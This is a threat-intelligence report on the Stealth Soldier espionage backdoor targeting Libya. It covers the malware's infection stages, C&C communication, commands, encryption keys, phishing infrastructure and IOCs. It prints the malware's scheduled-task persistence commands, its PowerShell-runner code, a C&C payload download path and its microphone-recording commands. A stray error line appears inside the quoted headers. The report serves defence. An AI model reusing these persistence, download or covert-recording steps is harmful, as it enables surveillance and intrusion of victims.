Stealth Soldier Backdoor Used in Targeted Espionage Attacks in North Africa

research.checkpoint.com/2023/stealth-soldier-backdoor-used-in-targeted-espionage-attacks-in-north-africa/

June 8, 2023

Key findings

- Check Point Research observed a wave of highly-targeted espionage attacks in Libya that utilize a new custom modular backdoor.
- **Stealth Soldier** malware is an undocumented backdoor that primarily operates surveillance functions such as file exfiltration, screen and microphone recording, keystroke logging and stealing browser information.
- The Stealth Soldier infrastructure has some overlaps with infrastructure the The Eye on the Nile which operated against Egyptian civilian society in 2019. This is the first possible re-appearance of this threat actor since then.
- The newest version of the backdoor we found was Version 9, likely delivered in February 2023. The oldest version we found was Version 6, compiled in October 2022.
- There are indications that the malware C&C servers are related to a larger set of domains, likely used for phishing campaigns. Some of the domains masquerade as sites belonging to the Libyan Foreign Affairs Ministry.

Introduction

Check Point Research identified an ongoing operation against targets in North Africa involving a previously undisclosed multi-stage backdoor called Stealth Soldier. The malware Command and Control (C&C) network is part of a larger set of infrastructure, used at least in part for spear-phishing campaigns against government entities. Based on what we observed in the phishing website themes and VirusTotal submissions, the campaign appears to target Libyan organizations.

In this article, we discuss the different techniques and tools used in this operation and its infrastructure. We also provide technical analysis of the different Stealth Soldier versions. In addition, we discuss the similarities between this operation and "Eye on the Nile", another campaign targeting the region that was linked by Amnesty and Check Point Research to government-backed bodies.

Stealth Soldier

Our investigation began when we came across multiple files submitted to VirusTotal from Libya between the months of November 2022 to January 2023. The file names were in Arabic: `هام وعاجل.exe (Important and Urgent.exe)` and `401 برقية.exe (Telegram 401.exe)`, while the latest uses this name in regards to the Telegraph, and not the Telegram application. Analysis of the files reveals that all of them are downloaders for different versions of the same malware, internally named Stealth Soldier.

Stealth Soldier is a custom implant, likely used in a limited set of targeted attacks. The implant enables surveillance operations and supports functionality such as keystroke logging and screenshot and microphone recordings. The different versions found suggest that Stealth Soldier is actively maintained as of January 2023, the compilation timestamp of its latest version.

Execution Flow

The execution flow for all Stealth Soldier versions begins with the execution of the downloader, which triggers the infection chain. Although the delivery mechanism of the downloader is currently unknown, the names suggest they were delivered using social engineering. The malware infection chain is complex and contains several files, all of which are downloaded from the C&C server. During the infection process, the malware downloads a total of 6 (!) files from the C&C servers. The main ones are:

- Loader (`MSDataV5.16945.exe`) – Downloads PowerPlus, an internal module to run PowerShell commands, and uses it to create persistence for the watchdog. Runs Stealth Soldier's final payload.
- Watchdog (`MSCheck.exe`) – Periodically checks for an updated version of the Loader and runs it. Persistent using Schedule Task and the Registry Run key.
- Payload (`MShc<Version>.txt`) – Collects data, receives commands from the C&C server, and executes modules.

The workflow below details the full execution scheme of Stealth Soldier Version 9.



Figure 1 – Infection flow for Stealth Soldier (Version 9).

1. The downloader downloads and opens a decoy empty PDF file. It then downloads the loader from `filecloud[.]store/sensaxcv/msupdate_enc.txt` and decrypts it with XOR keys into `%APPDATA%/MSDataV5.16945.exe`.
2. The loader (`MSDataV5.16945.exe`) downloads an additional module named `pwls.dll`, internally called PowerPlus. This module is written in .NET and executes PowerShell code. In addition, it checks for the presence of `TempDataDr\MSCheck.exe`, and if this file doesn't exist, the loader downloads and executes it. It later uses PowerPlus to run 2 commands, one of them for persistence and the other for querying details about the task into a file named DRSch.
    - `schtasks /Query /TN MSChk >C:\Users\Public\DRSch`
    - `schtasks.exe /create /sc minute /tn MSChk /tr '\TempDataDr\MSCheck.exe' /mo 15 /F`

```
public static int run(string pwzArgument)
{
    using (PowerShell powerShell = PowerShell.Create())
    {
        Console.WriteLine("In Powerless now...");
        Console.WriteLine("Command Received:");
        Console.WriteLine(pwzArgument);
        powerShell.AddScript(pwzArgument);
        IAsyncResult asyncResult = powerShell.BeginInvoke();
        while (!asyncResult.IsCompleted)
        {
            Console.WriteLine("Waiting for pipeline to finish...");
            Thread.Sleep(1000);
        }
        Console.WriteLine("Finished!");
    }
    return 0;
}
```

Figure 2 – PowerPlus main logic.

1. The watchdog (`MSCheck.exe`) checks if `MSDataV5.16945.exe` exists in a directory named `TempDataLa.` If it doesn't, then the watchdog downloads the file from the C&C (from URI `/msupdate_enc_new.txt`) and decrypts it, likely as an update mechanism. It then runs the Loader.
2. The Loader checks the version of Stealth Soldier, stored in the file `MV.txt`, which it downloads from the C&C. Depending on the versions embedded within the `txt` file, it adds the number to the name of the final payload in the format `MShc<Version>.txt`.
3. Finally, the malware decrypts the payload before running it as a shellcode from the MZ header with the `CreateThread` API. The shellcode loads the payload and passes the execution to its main logic.

The flow is similar for all versions of the malware, with the main difference being the payload and the C&C server. Version 6 communicates with `filestoragehub[.]live`, Version 8 communicates with `customjvupdate[.]live` and Version 9 communicates to `filecloud[.]store`.

Technical Analysis

Payload

The payload starts by collecting information from the victim:

- Hostname and Username, used to create the Identifier Name (hostname + username)
- Drive List (or as the attackers call it, "DriverList") includes:
  - Drive Name
  - Free Disk Space
  - Drive Type (Removable, Fixed, CDRom or Unknown)

- All files inside the path `"C:\\Users\\Public\\KLData\\"` – All files from the keylogger module.

The information is sent in different packets and XORed with the key string `"Windows Cmd"` to the IP `94.156.33.228`.

The post request has the following headers:

```
POST /Server/Request HTTP/1.1
Host: webadmin.com
IndexError: list index out of range
User-Agent: Mozilla/5.0 XXXABCXXX **Stealth Soldier**
Content-Type: text/xml; charset=utf-16-le
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Custom-Ending: XXXEnDOfHeader
```

The malware sends the string `Request for new tasks` to the C&C, which responds with the commands.

Command list

The malware uses different types of commands: some are plugins that are downloaded from the C&C and some are modules inside the malware. For example, `MicRecord` runs in the context of the malware itself and not as an external plugin. The recording is performed using the `mciSendStringA` API and the following command lines:

```
open new type waveaudio alias Record1
set Record1 time format ms
set Record1 bitspersample 16
set Record1 samplespersec 16000
set Record1 bytespersec 8000
set Record1 channels 2
record Record1 notify
stop Record1
save Record1 "C:\\Users\\Public\\1.wav"
close Record1
```

Below is the full list of supported Stealth Soldier commands:

Command	Arguments	Description	Implant possible error	Implant possible error

Command	Arguments	Description	Implant possible error	Implant possible error
DirectoryList	Directory name	Sends all directory content	“Directory List of is:” + filenames	“Error occured in getting Folder Contents” + “Managed to Count %d Files Before Error”
UploadFile	filename	Uploads the file to the C&C	File content + “File Uploaded Successfully “	“File Failed to be uploaded”
Screenshot	–	Runs sc.exe and sends to C&C	“ScreenShot Taken Successfully” + “Image to be uploaded = 1.png” + “ScreenShot Taken & Uploaded Successfully”	“Error Occured in Creating ScreenShot Process”
MicRecord	sleep time	Records the victim’s computer and sends it to C&C	“C:\Users\Public\1.wav” + content + “Recording Saved & Uploaded Successfully”	“Failed to Upload Recording File”
Keylogger	–	Runs plugin kl.exe (downloads it from C&C)	“KeyLogger Task Started Successfully”	“Error Occured in Creating KeyLogger Process”
BrowserCreds	–	Runs BrCr.exe module (downloads it from C&C)	“BrowserCreds Task Started Successfully”	“Error Occured in Creating BrowserCreds Process”
CmdExec	command	Runs PowerShell command with PowerPlus module (pwls.dll). The result of the command will be in C:\Users\Public\Exec.	“CommandExecutionResult for Command: …is:“ +”Command : : Executed and Result Sent Successfully”	“Command : : Executed but Failed to Upload Result” or “Command : : Failed to be Executed“

Plugins

The payload runs several plugins: first it downloads them, then writes to their respective filenames, and finally executes. At the time of our analysis, some of the modules were no longer available for download.

Screen Capture

The screen capture plugin is called `sc.exe` and is downloaded from the C&C server. It is a compiled .NET open-source project named https://github.com/bencevans/screenshot-desktop. The module supports the following arguments (can be seen using the flag /h or /help)

```
<filename> captures the screen or the active window and saves it to a file.
Usage:  filename  [WindowTitle]
filename - the file where the screen capture will be saved
                     allowed file extensions are -
Bmp,Emf,Exif,Gif,Icon,Jpeg,Png,Tiff,Wmf.
WindowTitle - instead of capture whole screen you can point to a window
                            with a title which will put on focus and captuted.
                            For WindowTitle you can pass only the first few characters.
                            If don't want to change the current active window pass only
```

The default name for the screenshot is `screenshot.bmp` for full-screen screenshots. The module also supports screenshots of a specific window.

Browser Credentials

This plugin is called `BrCr.txt`. It starts with another loader that downloads the next stage from the URI `/BRCRLa_enc.txt`, decrypts and writes it to `C:\Users\Public\BRCRLa.exe`, and then executes it. It is followed by another layer of downloads that retrieve the final payload from `/BRCRShc.txt`. The module runs in memory after it is decrypted: the loader runs it from the first byte which is part of the MZ header. This header calls to a shellcode that resides at the end of the file. The shellcode loads the file itself and then runs from the entry point.

The real plugin is the open-source project https://github.com/moonD4rk/HackBrowserData, which is an open-source utility to decrypt browser data from the most popular browsers.

Encryption

The malware's different stages use the same kind of encryption for their strings, communication and payloads. Most of the time the encryption is XORed with 2 hardcoded strings (even though in the payload the strings are XORed with only one hardcoded string). The strings used as XOR keys masquerade as legitimate strings which makes it harder to spot the malware.

The different XOR keys we encountered are:

- `"Windows CRT”`
- `"Microsoft Windows”`
- `"WINDOWS NT”`
- `"Windows NT”`
- `"Command Prompt”`
- `"system32”`
- `"Windows 10"`

```
aWindowsCrt     db 'Windows CRT',0
                align 10h
aMicrosoftWindo db 'Microsoft Windows',0
                align 8
aWindowsNt_0    db 'WINDOWS NT',0
                align 8
aCommandPrompt  db 'Command Prompt',0
                align 8
aWindowsNt      db 'Windows NT',0
                align 8
aSystem32       db 'system32',0
                align 8
encrypted_domain db 'Ldi`y o=[DHxhe30dwNT]v8yokn',27h,'JA',7,'-2',0
                align 10h
```

Figure 3 – Encryption keys and the encryption domain string.

Versions

We observed 3 infection chains of Stealth Soldier malware with different versions depending on the payload – 6, 8 and 9. The flows were pretty similar, and had the same logic. The differences between the versions indicate active deployment and possible rearrangement of plugins. For example, the payloads in earlier versions (before Version 9) didn't contain the BrowserCreds module.

Additional differences include the filenames, mutex names, XOR keys and directory names. There is also a difference in the values set to the `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` for persistence:

- `"Cache"` – Version 6
- `"WinUpdate"` – Version 8
- `"DevUpdate"` – Version 9

The watchdog also changed between the versions. In Version 6 it only checks if the second stage (`MSCheck.exe`) exists and if it doesn't, downloads a new one with the same name.

In Version 8, the `MSCheck.exe` watchdog checks if the second-stage loader `MSUpdate.exe` exists in the directory `MSTemp.` If it doesn't, the watchdog tries to read and decrypt from `MSUVersion.txt` an address from which to download an updated version. This is different from Version 9 where the update mechanism tries directly to download the whole file. In Version 9's C&C server `[filecloud.store](http://filecloud.store),` we found an `MSUVersion.txt` file that leads to `https://msheartbeat[.]live/sensaxcv/MSUpdate2.txt` address, which can show traces of using this C&C in the past.

Phishing domains

Historic PDNS resolutions reveal the C&C domains `customjvupdate[.]live` and `filestoragehub[.]live` resolved in the past to IP addresses in the same ASN on the IP range `185.125.230.0/24`. Actively hunting for malicious activity within this ASN, we were able to retrieve a limited set of domains that were likely used to impersonate the Libyan Ministry of Foreign Affairs in a phishing attempt. Among those domains were :

```
foreign.gov.ly.webmailogemail.com
mofa.gov.ly.loginlive.loglivemail.com
ms.mf.ly.loglivemail.com
ms.lybia.loglivemail.com
ly.loginlive.loglivemail
foreign.gov.ly.2096.website
```

The newly-found phishing domains were hosted on IPs containing additional phishing domains with similar registration patterns. Pivoting off those patterns and using hosting history and similar naming conventions, mostly combinations of the keywords `mail`/`notify`/`verify`/`web`/`log`/`live`, we were able to identify more than 50 domains with similar characteristics.



Figure 4 – Phishing Infrastructure.

Most of the domains were unresponsive during our analysis. Many of them have subdomains with name patterns such as “`mail.yahoo`”, “`livemail`”, “`telegram.org`” and “`login.outlook`”, which strongly suggests that they were intended to be used in a phishing campaign.

Attribution

During our analysis, we found some overlaps in the infrastructure used in this operation with another campaign, Eye-On-The-Nile, which is aimed at targets in the North Africa region

The Version 8 C&C `customejvupdate[.]live` resolved by the IP `185.125.230.116` was also resolved by multiple **Eye on the Nile** domains: `weblogin.live`,`mailsecure.live`,`verifymail.live`. In addition, the naming

convention used in the phishing domains cluster: `mail`/`notify`/`verify`/`web`/`log`/`live` is the same one used in the **Eye on the Nile campaign.**

Eye on the Nile

The 2019 report by Amnesty International describes how Egyptian civilian organizations and individuals were targeted with sophisticated phishing attacks using third-party applications, such as Google and Yahoo, to steal sensitive information and monitor their activities. In a follow-up report **Eye on the Nile,** we uncovered the background of this operation, tracked its origin, and connected it to a surveillance-focused Android backdoor.

Throughout the analysis of Stealth Soldier campaigns, we were able to identify several infrastructure overlaps with known Eye on the Nile domains. This adds up to the narrow regional targeting and similar phishing domain naming patterns.



Figure 5 – Eye on the Nile Infrastructure as previously reported by CheckPoint Research.

Conclusion

This report describes a previously undocumented malware campaign targeting Libya, a country that is not often the focus of APT reports. The investigation suggests that the attackers behind this campaign are politically motivated and are utilizing the Stealth Soldier malware and a significant network of phishing domains to conduct surveillance and espionage operations against Libyan and Egyptian targets.

Given the modularity of the malware and the use of multiple stages of infection, it is likely that the attackers will continue to evolve their tactics and techniques and deploy new versions of this malware in the near future.

Finally, our analysis revealed a connection to the previously exposed “Eye on the Nile” campaign. This connection raises the possibility that the current operation may have additional undetected components, such as a mobile backdoor that was used in the earlier campaign but was not observed since.

Check Point Threat Emulation provides comprehensive coverage of attack tactics, file types, and operating systems, and has developed and deployed a signature named Trojan.Wins.StealthSoldier.ta to protect against the threat described in this research

Protections

Check Point Threat Emulation:

- Trojan.Wins.StealthSoldier.ta.A
- Trojan.Wins.StealthSoldier.ta.B
- Trojan.Wins.StealthSoldier.ta.C
- Trojan.Wins.StealthSoldier.ta.D

Check Point Anti-Bot:

- Backdoor.WIN32.StealthSoldier.A
- Backdoor.WIN32.StealthSoldier.B

IOCs:

Domains:
filestoragehub[.]live
customjvupdate[.]live
filecloud[.]store
webmailogemail[.]com
loglivemail[.]com
2096[.]website

IPs:
185.125.230.216
185.125.230.116
94.156.33.228
94.156.33.229
185.125.230.224
185.125.230.220

Hashes:
2cad816abfe4d816cf5ecd81fb23773b6cfa1e85b466d5e5a48112862ceb3efb
05db5e180281338a95e43a211f9791bd53235fca1d07c00eda0be7fdc3f6a9bc
b9e9b93e99d1a8fe172d70419181a74376af8188dcb03249037d4daea27f110e
d57fc4e8c14da6404bdcb4e0e6ac79104386ffbd469351c2a720a53a52a677db
e7794facf887a20e08ed9855ac963573549809d373dfe4a287d1dae03bffc59f
8c09a804f408f7f9edd021d078260a47cf513c3ce339c75ebf42be6e9af24946
df6a44551c7117bc2bed2158829f2d0472358503e15d58d21b0b43c4c65ff0b4
e546d48065ff8d7e9fef1d184f48c1fd5e90eb0333c165f217b0fb574416354f
a43ababe103fdce14c8aa75a00663643bf5658b7199a30a8c5236b0c31f08974
c0b75fd1118dbb86492a3fc845b0739d900fbbd8e6c979b903267d422878dbc6
cb90a9e5d8b8eb2f81ecdbc6e11fba27a3dde0d5ac3d711b43a3370e24b8c90a
d6655e106c5d85ffdce0404b764d81b51de54447b3bb6352c5a0038d2ce19885
b94257b4c1fac163184b2d6047b3d997100dadf98841800ec9219ba75bfd5723
7bfe2a03393184d9239c90d018ca2fdccc1d4636dfb399b3a71ea6d5682c92bd

---

GO UP
BACK TO ALL POSTS